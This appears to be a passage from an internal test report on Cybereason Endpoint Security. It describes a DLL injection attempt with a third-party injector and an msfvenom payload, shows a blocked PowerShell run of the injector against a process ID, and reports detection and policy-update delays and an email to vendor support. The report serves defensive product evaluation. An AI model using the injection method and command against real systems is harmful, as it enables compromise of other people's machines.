
Image 1.16: Files downloaded

3.4 Third Test

And as a Third test we used a tool that can perform **DLL injection** using a tool known as **Remote DLL Injector** from **SecurityXploded team** which is using the CreateRemoteThread technique and it has the ability to inject DLL into ASLR enabled processes. The process ID and the path of the DLL are the two parameters that the tool needs using Payload created by *msfvenom*

If the DLL is successfully injected it will return back a *meterpreter* session with the privileges of the process.

One more time the Cybereason Endpoint Security worked well and blocked the execution of the RemoteDLLInjector, but didn't delete the binary.



```
PS C:\Users\financeiro\Desktop\Cybereason\RemoteDLLInjector\RemoteDLLInjector> dir


    Diretório: C:\Users\financeiro\Desktop\Cybereason\RemoteDLLInjector\RemoteDLLInjector


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        16/09/2020     16:14        476 readme.html
-a---        16/09/2020     16:14     189440 RemoteDLLInjector32.exe
-a---        16/09/2020     16:14     206336 RemoteDLLInjector64.exe
-a---        16/09/2020     16:14      52875 SecurityXploded_License.rtf


PS C:\Users\financeiro\Desktop\Cybereason\RemoteDLLInjector\RemoteDLLInjector> .\RemoteDLLInjector64.exe 1260 C:\Users\f
inanceiro\Desktop\Cybereason\cybereason.dll
Falha na execução do programa 'RemoteDLLInjector64.exe': Acesso negadoNo linha:1 caractere:1
+ .\RemoteDLLInjector64.exe 1260 C:\Users\financeiro\Desktop\Cybereason\cybereason ...
+
No linha:1 caractere:1
+ .\RemoteDLLInjector64.exe 1260 C:\Users\financeiro\Desktop\Cybereason\cybereason ...
+
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed

PS C:\Users\financeiro\Desktop\Cybereason\RemoteDLLInjector\RemoteDLLInjector>
```

```
 WS(K) VM(M)   CPU(s)     Id ProcessName
 ----- -----   ------     -- -----------
 15920    99     3,04   1972 ActiveConsole
251620   757   101,10   1360 AmSvc
 16060    48     0,25   4908 audiodg
 10644    69     0,06   4600 conhost
  6880    62     0,72   4720 conhost
 15876   568     5,60   3660 CrAmTray
 19612    87     8,55   2088 CrsSvc
  2680    48    22,90    348 csrss
 11812    75     2,81    436 csrss
 97872   264     7,82   3436 dwm
 18272   116     8,07   1408 ExecutionPreventionSvc
 60712   286    15,79   3484 explorer
 86456   554    14,41   2052 firefox
 29272   432     0,11   2664 firefox
 41156   242     4,71   3544 firefox
 69328   521     3,45   3592 firefox
214124   886    62,92   3960 firefox
 63116   492     2,56   4172 firefox
 24068   466     2,36   4204 firefox
 13436    92     0,94   1260 HashMyFiles
    24     0               0 Idle
  7256    47     3,99    552 lsass
  2552    18     0,08    560 lsm
 85980   289   108,39   2380 minionhost
  4820    61     0,30   2348 msdtc
 14464   105     1,22   4336 notepad++
 54160   600    11,23    768 powershell
112948   596     5,71   3088 powershell
  2320    26     1,19   1320 PylumLoader
 13052   116     1,83   3104 SearchIndexer
  7520    56     9,17    492 services
   636     4     0,09    256 smss
  5732   107     0,16   1196 spoolsv
  7212    41     1,45   1236 sppsvc
  5876    45     1,72    672 svchost
  5896    39     1,14    772 svchost
 12628    83     4,54    860 svchost
  7900    79     0,23    896 svchost
 12208   111     3,06    936 svchost
 22580   395    96,19    976 svchost
 22284   368     4,95   1096 svchost
 10508    86     1,78   1224 svchost
  3876    71     0,05   1536 svchost
  5368    51     0,36   1572 svchost
  3536    33     0,08   1652 svchost
 24996   130     3,67   4240 svchost
  1244     5    44,18      4 System
 10268   378     0,47   3336 taskhost
  5248    62     0,08   1684 VGAuthService
  2256    39     0,02     72
```

Image 1.17: DLL Injector

3 Impact

At the end of this test, it was possible to verify that there are some failure in the process maily linked with updates of the policies, when executed inside the environment, may perform an infection.

- **Delay in updates policies (detection time)**
  - During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test, that is, if the attack happened in the same time in the victim, this user could click in anyone of the samples and could be infected, because it’s not clear how works the prevalence, maybe priority of the engine in the detection flow.
- **Delay in Quick Scan**
  - During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.
- **Delay in FullScan**
  - During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.

- **Necessity to reboot the machine**

    - After some test, it was possible to update the policy only after execute the reboot of the machine.

4 Recommendatios Actions

As we mentioned before, the idea it was execute test with in many tools to try explore the victim machine using Injection Techniques, in this case, for this reason to be totally known the following actions will be taken to improve the protection environment of our assets:

- This report was sent to Cybereason to validate with them how work the update policy time, when updated to try understand this delay;

- Validate why the Cybereason Endpoint Security, didn’t detect some files created by Metasploit.


- Validate the performance of NGAV and Machine Learning, regarding this type of detection, and to try understand (again) the flow detection, as well as the priority of the engines;

- The best practices of the configurations will be revalidated with the Cybereason team;

5 Answers from Cybereason Company

We opened a support case with the Cybereason support team on September 21st

as you can see below.



Threat Hunting | Exploitation Tests Win7 - Delay in Application Policy

Filipi Pire [redacted]

15:08 (há 0 minuto)

Hi Everyone,
As we mentioned, in some meetings ago.
We've executed several efficiency and detection tests in our endpoint solution, provided by **Cybereason**.
I created another report with the purpose of bringing the result of the defensive security analysis with an offensive mindset performing in the execution of some techniques as a DLL Injection, Shell Injection using a payload created by msfvenom from Metasploit platform in our test environment.

Impact

At the end of this test, it was possible to verify that there are some failures in the process mainly linked with updates of the policies, when executed inside the environment, may perform an infection.

➢ Delay in updates policies (detection time)
o During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test, that is, if the attack happened in the same time in the victim, this user could click in anyone of the samples and could be infected, because it's not clear how works the prevalence, maybe priority of the engine in the detection flow.

➢ Delay in Quick Scan
o During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.

➢ Delay in FullScan
o During this test it was possible to see that the Cybereason Endpoint Solution took update time not confirmed in our environment test.

➢ Necessity to reboot the machine
o After some test, it was possible to update the policy only after execute the reboot of the machine.

Corrective Actions

As we mentioned before, the idea it was execute test in many malwares, and this case, for this reason to be totally known the following actions will be taken to improve the protection environment of our assets:

1. This report will be sent to Cybereason (attached in this email) to to validate with them how work the update policy time, when updated to try understand this delay;
2. Validate why the Cybereason Endpoint Security, didn't detect some files created by Metasploit;
3. Validate the performance of **NGAV** and **Machine Learning**, regarding this type of detection, and to try understand (again) the flow detection, as well as the priority of the engines.

Thank you.

And this case is Totally Critical, the answer should happen in **3 hours** as how it was aligned in some conversation with Customer Success Managers, Support Managers, Director Customers and VP from Cybereason but unfortunately, we didn't receive any answer to solve this problem with all our requests, even though they were known, but until now, nothing.